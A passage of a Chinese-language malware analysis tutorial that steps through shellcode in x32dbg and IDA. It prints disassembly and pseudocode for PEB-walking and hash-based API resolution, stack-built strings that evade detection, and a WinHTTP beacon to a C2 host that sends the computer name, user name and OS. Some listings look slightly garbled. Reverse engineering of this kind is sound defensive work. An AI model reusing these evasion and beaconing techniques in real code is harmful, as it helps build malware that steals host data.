
7235145E	EB 0B	jmp fc04dbc983111ec0df4d347cdc742c7d3c1e85e3d0d
72351460	E8 0BFEFFFF	call fc04dbc983111ec0df4d347cdc742c7d3c1e85e3d0d
72351465	85C0	test eax, eax
72351467	74 02	je fc04dbc983111ec0df4d347cdc742c7d3c1e85e3d0d9
72351469	FFD0	call eax
7235146B	6A 00	push 0
7235146D	FF15 54803572	call dword ptr ds:[&ExitProcess]


29. 然后按 F7 将进入 shellcode:

02940000	D9E9	f1d12t
02940002	D97424 F4	fstenv m28 ptr ss:[esp-C]
02940006	BA F5F2D45C	mov edx, 5CD4F2F5
02940008	5E	pop esi
0294000C	31C9	xor ecx, ecx
0294000E	B9 9A900300	mov ecx, 3909A
02940013	3156 1B	xor dword ptr ds:[esi+1B], edx
02940016	83C6 04	add esi, 4
02940019	0356 E2	add edx, dword ptr ds:[esi-1E]
0294001C	1021	adc byte ptr ds:[ecx], ah
0294001E	E4 0C	in al, C
02940020	D5 C8	aad C8
02940022	15 E4DCCC15	adc eax, 15CCDCE4
02940027	F4	int 3
02940028	53	push ebx
02940029	68 31F46B73	push 736BF431
0294002E	3A1F	cmp bl, byte ptr ds:[edi]
02940030	46	inc esi
02940031	22B7 93BDC0EC	and dh, byte ptr ds:[edi-133F426D]
02940037	E3 A5	jecxz 293FFDE
02940039	0805 23FA4061	or byte ptr ds:[6140FA23], al
0294003F	07	pop es
02940040	D850 86	fcom st(0), dword ptr ds:[eax-7A]
02940043	78 DC	js 2940021


30. 大致浏览一下 shellcode，发现并不好分析，我们可以先 Dump shellcode 方便使用 IDA 进行分析。

31. 使用 x32dbg 的插件 Scylla，在其中找到 shellcode 的起始地址和对应块的大小，然后进行 dump。





32. 用 IDA 打开 shellcode，对照内存的代码对 IDA 的数据进行修订，将部分被 IDA 识别为数据的部分修订为代码。IDA 共识别出 5 个函数：



33. 分别观察这些函数，发现两个核心的函数为 sub\_168 与 sub\_E180F  
直观来看，看不出太多 shellcode 的功能，这就是 shellcode 分析起来的特点——混乱  
仅能发现几个关键的字符串：

Sub\_168:

```

v3 = *(int **)(v2 + 12);
if ( v3[6] )
{
    qmemcpy(v261, "kernel32.dll", sizeof(v261));

    if ( v2 )
    {
        strcpy(v262, "winhttp");
        v2 = v285(v262);
        v36 = (int ( __stdcall *) (DWORD))v2;
        v291 = (int ( __stdcall *) (DWORD))v2;
        if ( v2 )
        {
            v152 = v293;
            strcpy((char *)v260, "CreateStreamOnHGlobal");
            v260[11] = 0;
            v2 = ((int ( __stdcall *) (int, _WORD *))v151)(v293, v260);
            v264 = (int ( __stdcall *) (DWORD, int, int *))v2;
            if ( v2 )
            {
                strcpy((char *)v259, "GetHGlobalFromStream");
                HIBYTE(v259[10]) = 0;
            }
        }
    }
}

```

sub\_E180F:

```

qmemcpy(v352, "LoadLibraryA", sizeof(v352));
v174 = v173[15];
v353 = v12;
strcpy(v351, "GetProcAddress");
v175 = (int *)((char *)v173 + *(int *)((char *)v173 + v174 + 120));

qmemcpy(v348, "VirtualA", sizeof(v348));
v349 = 1668246636;
v350 = v12;
v778 = (char *)((int ( __stdcall *) (int *, _BYTE *))v14)(v84, v348);
if ( v778 )
{
    v124 = v785;
    strcpy((char *)v347, "RtlMoveMemory");
    v347[7] = 0;
    v773 = (_DWORD *)((int ( __stdcall *) (int *, _WORD *))v14)(v785, v347);
    if ( v773 )
    {
        strcpy((char *)v346, "RtlZeroMemory");
        v346[7] = 0;
        v122 = (void ( __stdcall *) (char *, _DWORD))((int ( __stdcall *) (int *, _WORD *))v14)(v124, v346);
        v786 = v122;
    }
}

```

```

v769 = v769;
qmemcpy(v769, "Dll", sizeof(v769));
v326 = v12;
v62 = __readeflags();
__AL = -85;
__asm { aaa };
__EAX = 0xFFFF;
__asm { daa };
++_EAX;
LOWORD(_EAX) = _EAX & 0x5842;
v66 = v326;
__asm { aam };
v286 = v12;
__writeeflags(v62);
v68 = v286;
qmemcpy(v770, "Entry", 5);

```

可以猜出 shellcode 的部分功能

34. 一直单步执行，遇到循环后再循环后下断点，或者直接在 0000005E 出下断，然后单步执行，会出现字很扎眼的字符串：

- GET
- L/script/word.png?A=%COMPUTERNAME%&B=%USERNAME%&C=%OS%
- jcdn.jsoid.com

```

EBP 02B3E830
ESP 02B3E83C L"L/script/word.png?A=%COMPUTERNAME%&B=%USERNAME%&C=%OS%"
ESI 04A14268

```

```

EBP 02B3E830
ESP 02B3E818 L"jcdn.jsoid.com"
ESI 04A14268

```

这些字符串是通过 push 到堆栈中然后拼接而成的，同时，这些字符在 push 的时候都添加了 00 用于对抗字符串检测。

04930086	68 47004500	push 450047
04930088	68 00004900	push 490000
04930090	68 53002500	push 250053
04930095	68 25004F00	push 4F0025
0493009A	68 43003D00	push 3D0043
0493009F	68 25002600	push 260025
049300A4	68 4D004500	push 45004D
049300A9	68 4E004100	push 41004E
049300AE	68 45005200	push 520045
049300B3	68 55005300	push 530055
049300B8	68 3D002500	push 25003D
049300BD	68 26004200	push 420026
049300C2	68 45002500	push 250045
049300C7	68 41004D00	push 4D0041
049300CC	68 52004E00	push 4E0052

35. 根据上面的字符串可以发现 shellcode 的 C2 为 jcdn.jsoid.com，同时会上传用户信息 COMPUTERNAME, USERNAME 和 OS

## Sub\_168 函数

36. 继续往下，会调用关键函数 **Sub\_168**，我们跟入此函数，并且结合前面的 IDA 分析结果进行单步调试，发现 kernel32.dll

```

04930189 56 push esi
0493018A C785 60FFFFFF 6E mov dword ptr ss:[ebp-A0], 6E72656B
04930194 C785 68FFFFFF 2E mov dword ptr ss:[ebp-98], 6C6C642E
0493019E C785 64FFFFFF 65 mov dword ptr ss:[ebp-9C], 32336C65
049301A8 57 push edi
049301A9 8B4A 30 mov ecx, dword ptr ds:[edx+30]
049301AC 6A 18 push 18

```

ebp-A0=[02B3E760] "kernel32.dll" =6E72656B

37. 继续往下，000001A9 处查找 KERNEL32.DLL 的内存地址

```

049301A8 57 push edi
049301A9 8B4A 30 mov ecx, dword ptr ds:[edx+30]
049301AC 6A 18 push 18
049301AE 58 pop eax
049301AF 66:3B42 2C cmp ax, word ptr ds:[edx+2C]

```

38. 判断是否为 KERNEL32.DLL 的长度为 12

049301CD	83FF 20	cmp edi,20	20: "K"
049301D0	0F45C8	cmovne ecx,eax	ecx:L"KERNEL32.DLL"
049301D3	46	inc esi	
049301D4	83FE 0C	cmp esi,C	C: '\f'
049301D7	7C DE	jmp 49301B7	
049301D9	85C9	test ecx,ecx	ecx:L"KERNEL32.DLL"
049301DB	75 0C	jne 49301E9	
049301DD	8B12	mov edx,dword ptr ds:[edx]	

39. 继续往下在 0000023A 处发现 AcquireSRWLockExclusive 字符串:

0493022C	0F84 5C000000	mov eax,dword ptr ss:[ebp-10]	[ebp-10]: "AcquireSRWLockExclusive"
04930232	8B45 F0	mov esi,dword ptr ds:[eax+edi*4]	esi: "AcquireSRWLockExclusive"
04930235	8B34B8	add esi,ecx	esi: "AcquireSRWLockExclusive"
04930238	03F1	xor eax,eax	eax:L "AcquireSRWLockExclusive"
0493023A	33C0	mov bl,al	
0493023C	8AD8		

40. 000002A9 处会返回 0000023A 然后出现新的函数名: AcquireSRWLocared.NTDLL、ActivateActCtx

049302A4	897D F8	mov dword ptr ss:[ebp-8],eax	
049302A7	2B58	cmp edi,eax	
049302A9	72 87	jb 4930232	
049302AB	EB 18	jmp 49302C5	
049302AD	8B45 D4	mov eax,dword ptr ss:[ebp-2C]	
049302B2	0F84 5C000000	mov eax,dword ptr ss:[ebp-10]	[ebp-10]: "AcquireSRWLockExclusive"
04930235	8B45 F0	mov esi,dword ptr ds:[eax+edi*4]	esi: "AcquireSRWLockExclusive"
04930238	8B34B8	add esi,ecx	esi: "AcquireSRWLockExclusive"
0493023A	03F1	xor eax,eax	eax:L "AcquireSRWLockExclusive"
0493023C	33C0	mov bl,al	
0493023E	8AD8		

41. 我们将这个函数名的地址在内存窗口中跟随,发现全是 Kernell32.dll 的函数,我们猜测 0000023A 到 000002A9 地址处的代码应该是在搜索指定的函数,然后获取其内存地址。

ESI	75E46C65	"ActivateActCtxWorker"
EIP	000002A9	

地址	十六进制	ASCII
75E46B45	06 2B 06 2C 06 2D 06 2E 06 2F 06 30 06 31 06 32	.+.,-./0.1.2
75E46B55	06 33 06 34 06 35 06 36 06 37 06 38 06 39 06 3A	.3.4.5.6.7.8.9.:
75E46B65	06 3B 06 3C 06 3D 06 3E 06 3F 06 40 06 41 06 42	.<=>?@A.B
75E46B75	06 43 06 44 06 45 06 46 06 4B 45 52 4E 45 4C 33	.C.D.E.F.KERNEL3
75E46B85	32 2E 06 44 6C 00 42 61 73 65 54 68 72 65 61 64	2.dll.BaseThread
75E46B95	49 6E 69 74 54 68 75 6E 68 00 49 6E 74 65 72 6C	InitThunk.Intert
75E46BA5	6F 63 6B 65 64 50 75 73 68 4C 69 73 74 53 4C 69	ockedPushListSLi
75E46BB5	73 74 00 4E 54 44 4C 4C 2E 52 74 6C 49 6E 74 65	st.NTDLL.RtlInte
75E46BC5	72 6C 6F 63 6B 65 64 50 75 73 68 4C 69 73 74 53	rlockedPushListS
75E46BD5	4C 69 73 74 00 57 6F 77 36 34 54 72 61 6E 73 69	List Wow64Transi
75E46BE5	74 69 6F 6E 00 41 63 71 75 69 72 65 53 52 57 4C	tion.AcquireSRWL
75E46BF5	6F 63 6B 45 78 63 6C 75 73 69 76 65 00 4E 54 44	ockExclusive.NTD
75E46C05	4C 4C 2E 52 74 6C 41 63 71 75 69 72 65 53 52 57	LL.RtlAcquireSRW
75E46C15	4C 6F 63 6B 45 78 63 6C 75 73 69 76 65 00 41 63	LockExclusive.Ac
75E46C25	71 75 69 72 65 53 52 57 4C 6F 63 6B 53 68 61 72	quireSRWLockShar
75E46C35	65 64 00 4E 54 44 4C 4C 2E 52 74 6C 41 63 71 75	ed.NTDLL.RtlAcqu
75E46C45	69 72 65 53 52 57 4C 6F 63 6B 53 68 61 72 65 64	ireSRWLockShared
75E46C55	00 41 63 74 69 76 61 74 65 41 63 74 43 74 78 00	ActivateActCtxwo
75E46C65	41 63 74 69 76 61 74 65 41 63 74 43 74 78 57 6F	ActivateActCtxwo

```

v296 = 0;
if ( v2 )
{
    while ( 1 )
    {
        v13 = (_BYTE *) (v7 + *(_DWORD *) (v294 + 4 * v12));
        v14 = 0;
        do
        {
            v284 = v14;
            v15 = v14;
            v16 = 8;
            do
            {
                v17 = v15;
                v18 = v15 >> 1;
                v15 = (v15 >> 1) ^ 0xEDB88320;
                if ( (v17 & 1) == 0 )
                {
                    v15 = v18;
                    --v16;
                }
            } while (v16);
        } while (v15 != 0);
    }
}
// 开始遍历kernel32.dll中的函数

```




```

while ( v16 ); // 查找函数名称的长度是否为8
v255[v284 + 4864] = v15;
++v14; // 便利函数
}
while ( v14 );
v19 = 0x4D9F9B6B;
while ( *v13 ) // 前面获取的函数名称
v19 = v255[(unsigned __int8)(v19 ^ *v13++) + 4864] ^ (v19 >> 8);
if ( ~v19 == 0x7600D3F )
break;
v2 = (int)v291;
v12 = v296 + 1;
v7 = (int)v290;
v296 = v12;
if ( v12 >= (unsigned int)v291 )
goto LABEL_27;
} // 结束遍历kernel32.dll-----

```

42. 继续往下，在执行到 000002BF 处发现 kernel32.LoadLibraryA 函数，那么就可以猜测上面的 while 循环是在查找 LoadLibraryA 的内存地址：




43. 在 IDA 中进行对应的注释标记，然后重命名变量为 var\_34\_LoadlibraryA 方便下一步分析：

```

seg000:000002BF mov [ebp+var_34_LoadlibraryA], eax ; loadlibrary 函数
seg000:000002C2 mov eax, [ebp+var_1C]

```

44. 在检查完 loadlibrary 函数的内存地址是否成功加载后，还会检查 ecx 的内容，动态调试显示 ecx 的内容是“MZ”字符串，在内存中跟随该地址，发现可能是一个 PE 文件头部，再结合上面的 loadlibrary 函数，猜测 shellcode 可能还会加载一个 dll 文件。



45. 继续往下, 在 0000030A—00000376 处发现和前面遍历 kernel32.dll 函数相同的代码段, 再次进行函数遍历和查找:

46. 继续往下, 再次发现相同的代码段 000003B2—0000041E

47. 继续往下, 发现查找的函数为 "winhttp", 然后执行了 LoadlibraryA 函数, 此处为加载 winhttp.dll 库

48. 继续往下, 再次出现函数遍历 00000499-00000513, 不过此次是对 winhttp.dll 中的函数遍历:

49. 继续单步, 在 0000529 处发现搜索的函数为: winhttp.WinHttpOpen



在对应的 IDA 中进行标注：

```
seg000:0000051A
seg000:0000051A loc_51A:
seg000:0000051A mov     eax, [ebp+var_C]
seg000:0000051D mov     ecx, [ebp+var_8]
seg000:00000520 movzx  eax, word ptr [eax+ebx*2]
seg000:00000524 mov     eax, [ecx+eax*4]
seg000:00000527 add     eax, edx
seg000:00000529 mov     [ebp+var_8C], eax ; winhttp.WinHttpOpen 函数
seg000:0000052F jz      loc_1563

if ( ~v46 == 1411058587 )
    break;
++v39;
v38 = v293;
LOBYTE(v2) = 0;
if ( v39 >= *((_DWORD *)((char *)v291 + (_DWORD)v292 + 24)) )
    return v2;
}
v47 = *((_DWORD *) (v296 + 4 * ((unsigned __int16 *) (v295 + 2 * v39)));
v45 = (int ( __stdcall *) (_DWORD))((char *)v291 + v47) == 0;
v2 = (int)v291 + v47;
v263 = (int ( __stdcall *) (int, int ( __stdcall *) (_DWORD), int, int, _DWORD))v2; // v263= winhttp.WinHttpOpen 函数
if ( !v45 )
{
    LOBYTE(v2) = (_BYTE)v292;
    v48 = 0;
    if ( *((_DWORD *)((char *)v291 + (_DWORD)v292 + 24)) )
    {
        .....
```

50. 继续往下，再次发现函数遍历的代码段 00000546-000005C2：

04930553	0FB6C0	movzx eax, al	EAX	00000001
04930556	6A 08	push 8	EBX	00000002
04930558	8945 F0	mov dword ptr ss:[ebp-10], eax	ECX	00000000
0493055B	8BF0	mov esi, eax	EDX	00000000
0493055D	5A	pop edx	ESP	02B3E800
0493055E	8BC6	mov ecx, esi	ESP	02B274D4
04930560	8BC6	mov eax, esi	ESI	00000000
04930562	D1E9	shr ecx, 1	EDI	72763E2F
04930564	8BF1	mov esi, ecx	EIP	04930588
04930566	81F6 208388ED	xor esi, EDI	EFLAGS	00000300
0493056C	24 01	and al, 1	ZF	0
0493056E	0F44F1	cmov esi, ecx	PF	0
04930571	83EA 01	sub edx, 1	AF	0
04930574	75 E8	jne 493055E	OF	0
04930576	8B45 F0	mov eax, dword ptr ss:[ebp-10]	SF	0
04930579	89B485 E0E8FFFF	mov dword ptr ss:[ebp+eax*4-1720], esi	DF	0
04930580	8A45 FF	mov al, byte ptr ss:[ebp-1]	CF	0
04930583	04 01	add al, 1	IF	1
04930585	8A45 FF	mov byte ptr ss:[ebp-1], al		
04930588	75 C9	jne 4930553		

51. 继续单步，发现搜索的函数为 winhttp.WinHttpConnect

049305C4	E9 9A0F0000	jmp 4931563	
049305C9	8B45 F4	mov eax, dword ptr ss:[ebp-C]	[ebp-8]: "0"
049305CC	8B4D F8	mov ecx, dword ptr ss:[ebp-8]	
049305CF	0FB70458	movzx eax, word ptr ds:[eax+ebx*2]	
049305D3	8B0481	mov eax, dword ptr ds:[ecx+eax*4]	
049305D6	03C7	add eax, edx	edx: "MZ?"
049305D8	8945 98	mov dword ptr ss:[ebp-68], eax	
049305DB	0F84 820F0000	jle 4931563	
049305E1	8B4D E8	mov ecx, dword ptr ss:[ebp-18]	
049305E4	8B4411 20	mov eax, dword ptr ds:[ecx+edx+24]	
049305E8	8B7411 24	mov esi, dword ptr ds:[ecx+edx+20]	
049305EC	03C2	add eax, ecx	edx: "MZ?"
049305EE	8945 F4	mov dword ptr ss:[ebp-C], eax	


dword ptr ss:[ebp-68]=02B3E798]=0  
eax=<winhttp.WinHttpConnect>

同样在 IDA 中进行标注：

```
seg000:000005C9
seg000:000005C9 loc_5C9:
seg000:000005C9 mov     eax, [ebp+var_C]
seg000:000005CC mov     ecx, [ebp+var_8]
seg000:000005CF movzx  eax, word ptr [eax+ebx*2]
seg000:000005D3 mov     eax, [ecx+eax*4]
seg000:000005D6 add     eax, edx
seg000:000005D8 mov     [ebp+var_68], eax ; winhttp.WinHttpConnect 函数
seg000:000005DB jz      loc_1563

if ( ~v55 == 1925378513 )
    break;
LOBYTE(v2) = (_BYTE)v292;
if ( (unsigned int)v48 >= *((_DWORD *)((char *)v291 + (_DWORD)v292 + 24)) )
    return v2;
}
v56 = *((_DWORD *) (v296 + 4 * ((unsigned __int16 *) (v295 + 2 * v48)));
v45 = (int ( __stdcall *) (_DWORD))((char *)v291 + v56) == 0;
v2 = (int)v291 + v56;
v272 = (int ( __stdcall *) (int, int *, int ( __stdcall *) (_DWORD), _DWORD))v2; // v272= winhttp.WinHttpConnect函数
if ( !v45 )
{
    v57 = *((_DWORD *)((char *)v291 + (_DWORD)v292 + 32));
    v295 = (int)v291 + *((_DWORD *)((char *)v291 + (_DWORD)v292 + 36));
    v58 = (int)v291 + v57;
    v2 = (int)v291 + *((_DWORD *)((char *)v291 + (_DWORD)v292 + 28));
    .....
```


52. 结合前面的分析, 我们发现目前的 Sub\_168 函数的功能都是在加载 DLL、搜索函数内存地址; 在 IDA 中大致看了看, 后面代码基本上都是同样地进行函数加载和内存地址获取, 我们在所有函数调用处进行下断, 看看哪些函数会被调用:



Call 指令地址:

seg000:00000CC9	sub_168	call esi
seg000:00000D1B	sub_168	call esi
seg000:0000125C	sub_168	call [ebp+var_28]
seg000:0000127A	sub_168	call [ebp+var_88]
seg000:00001297	sub_168	call [ebp+var_8C]
seg000:000012B4	sub_168	call [ebp+var_68]
seg000:000012D9	sub_168	call [ebp+var_6C]
seg000:00001311	sub_168	call [ebp+var_38]
seg000:0000133F	sub_168	call [ebp+var_38]
seg000:00001388	sub_168	call [ebp+var_84]
seg000:0000139A	sub_168	call [ebp+var_58]
seg000:000013C7	sub_168	call [ebp+var_70]
seg000:000013EC	sub_168	call ebx
seg000:00001409	sub_168	call edi
seg000:00001429	sub_168	call dword ptr [ecx+10h]
seg000:0000144F	sub_168	call dword ptr [ecx+30h]
seg000:0000147E	sub_168	call [ebp+var_80]
seg000:0000148E	sub_168	call [ebp+var_48]
seg000:00001524	sub_168	call [ebp+var_60]
seg000:0000152B	sub_168	call edi

53. 然后单步执行, 在断下的 call 指令处就能看到调用的具体函数, 然后再 IDA 对应的地址进行注释, 例如:



```

if ( v84 )
{
    if ( v205 )
    {
        if ( v14 )
        {
            qmemcpy(v348, "VirtualA", sizeof(v348));
            v349 = 1668246636;
            v350 = v12;
            v778 = (char *)(((int (__stdcall *)(int *, _BYTE *)) v14)(v84, v348)); // v14= <kernel32.GetProcAddress>函数
            // 参数为 "VirtualAlloc" 和"MZ?"
            // v778= "VirtualAlloc" 函数
            if ( v778 )
            {
                v124 = v785;
                strcpy((char *)v347, "RtlMoveMemory");
                v347[7] = 0;
            }
        }
    }
}

```

54. 注释完后，我们再来分析 shellcode 就相对方便了，虽然动态调试并不能覆盖所有的 call 指令，但是能够提供部分信息帮助我们分析 shellcode 的功能：

Address	Function	Instruction
seg000:00000023		call loc_31
seg000:00000032	sub_32	; void *__usercall sub_32@<eax>(unsigned int@<eax>)
seg000:00000157	sub_72	call sub_168
seg000:00000168	sub_168	; char __stdcall sub_168(unsigned int, int)
seg000:00000456	sub_168	call [ebp+var_34_LoadlibraryA]
seg000:000008AA	sub_168	call [ebp+var_34_LoadlibraryA]
seg000:00000C9	sub_168	call esi ; kernel32.GetProcAddress函数
seg000:00000D1B	sub_168	call esi ; kernel32.GetProcAddress函数
seg000:0000125C	sub_168	call [ebp+var_28] ; <kernel32.ExpandEnvironmentStringsW>函数
seg000:0000127A	sub_168	call [ebp+var_88] ; <combase.CreateStreamOnHGlobal>函数
seg000:00001297	sub_168	call [ebp+var_8C] ; <winhttp.WinHttpOpen>函数
seg000:000012B4	sub_168	call [ebp+var_68] ; <winhttp.WinHttpConnect>函数
seg000:000012D9	sub_168	call [ebp+var_6C] ; <winhttp.WinHttpOpenRequest>函数
seg000:00001311	sub_168	call [ebp+var_38] ; <winhttp.WinHttpSetOption>函数
seg000:0000133F	sub_168	call [ebp+var_38]
seg000:00001388	sub_168	call [ebp+var_84] ; <winhttp.WinHttpSendRequest>函数
seg000:0000139A	sub_168	call [ebp+var_58]
seg000:000013C7	sub_168	call [ebp+var_70]
seg000:000013EC	sub_168	call ebx
seg000:00001409	sub_168	call edi
seg000:00001429	sub_168	call dword ptr [ecx+10h]
seg000:0000144F	sub_168	call dword ptr [ecx+30h]
seg000:0000147E	sub_168	call [ebp+var_80]
seg000:0000149C	sub_168	call [ebp+var_80]

55. 先来看 sub\_168 函数，先获取 PEB 指针，查找 kernel32.dll 的基址地址：

```

v2 = *(_DWORD *)(__readfsdword(0x30u) + 0xC); // 获取PEB_32的指针,然后找到偏移为0xC的
// PEB_LDR_DATA结构体指针
v3 = *(int **)(v2 + 12); // 指向InLoadOrderLinks指针
if ( v3[6] )
{
    qmemcpy(v261, "kernel32.dll", sizeof(v261)); // 查找kernel32.dll的基址
    while ( 1 )
    {
        v4 = v3[12];
        LOBYTE(v2) = 24;
        if ( *((_WORD *)v3 + 22) == 24 )
        {
            for ( i = 0; i < 12; ++i )
            {
                if ( !v4 )
                    goto LABEL_11;
                v2 = *(unsigned __int16 *) (v4 + 2 * i);
                v6 = *((char *)v261 + i) - v2;
                if ( v6 )
                    continue;
            }
        }
    }
}

```

56. 然后发现调用 loadlibrary 函数加载 winhttp.dll 资源：

```

v2 = (int)v290 + *(_DWORD *) (v293 + 4 * *((unsigned __int16 *)v292 + v295));
if ( v2 )
{
    strcpy(v262, "winhttp");
    v2 = var_34_LoadlibraryA(v262); // LoadlibraryA函数加载 winhttp.dll
    v36 = (int (__stdcall *) (_DWORD))v2;
    v291 = (int (__stdcall *) (_DWORD))v2;
    if ( v2 )
    {
        // ...
    }
}

```

57. 继续往下，会调用 winHttpOpen 函数，初始化 winHttp 数据结构，为网络连接做准备：


```

v47 = *(_DWORD *) (v296 + 4 * *((unsigned __int16 *)v295 + 2 * v39));
v45 = (int (__stdcall *) (_DWORD)) ((char *)v291 + v47) == 0;
v2 = (int)v291 + v47;
v261 = (int (__stdcall *) (int, int (__stdcall *) (_DWORD), int, int, _DWORD))v2; // v261= winhttp.WinHttpOpen 函数
if ( !v45 )
{
    LOBYTE(v2) = (_BYTE)v292;
    v48 = 0;
    if ( *(_DWORD *) ((char *)v291 + (_DWORD)v292 + 24) )
    {
        // ...
    }
}

```

58. 继续往下，调用 WinHttpConnect 函数进行网络连接，连接的地址为前面发现的 C2 地址

jcdn.jsoid.com,



59. 继续往下，调用 GetProcAddress 函数获取 CreateStreamOnHGlobal 和 GetHGlobalFromStream 函数地址

```
if ( v151 )
{
    v152 = v293;
    strcpy((char *)v260, "CreateStreamOnHGlobal");
    v260[11] = 0;
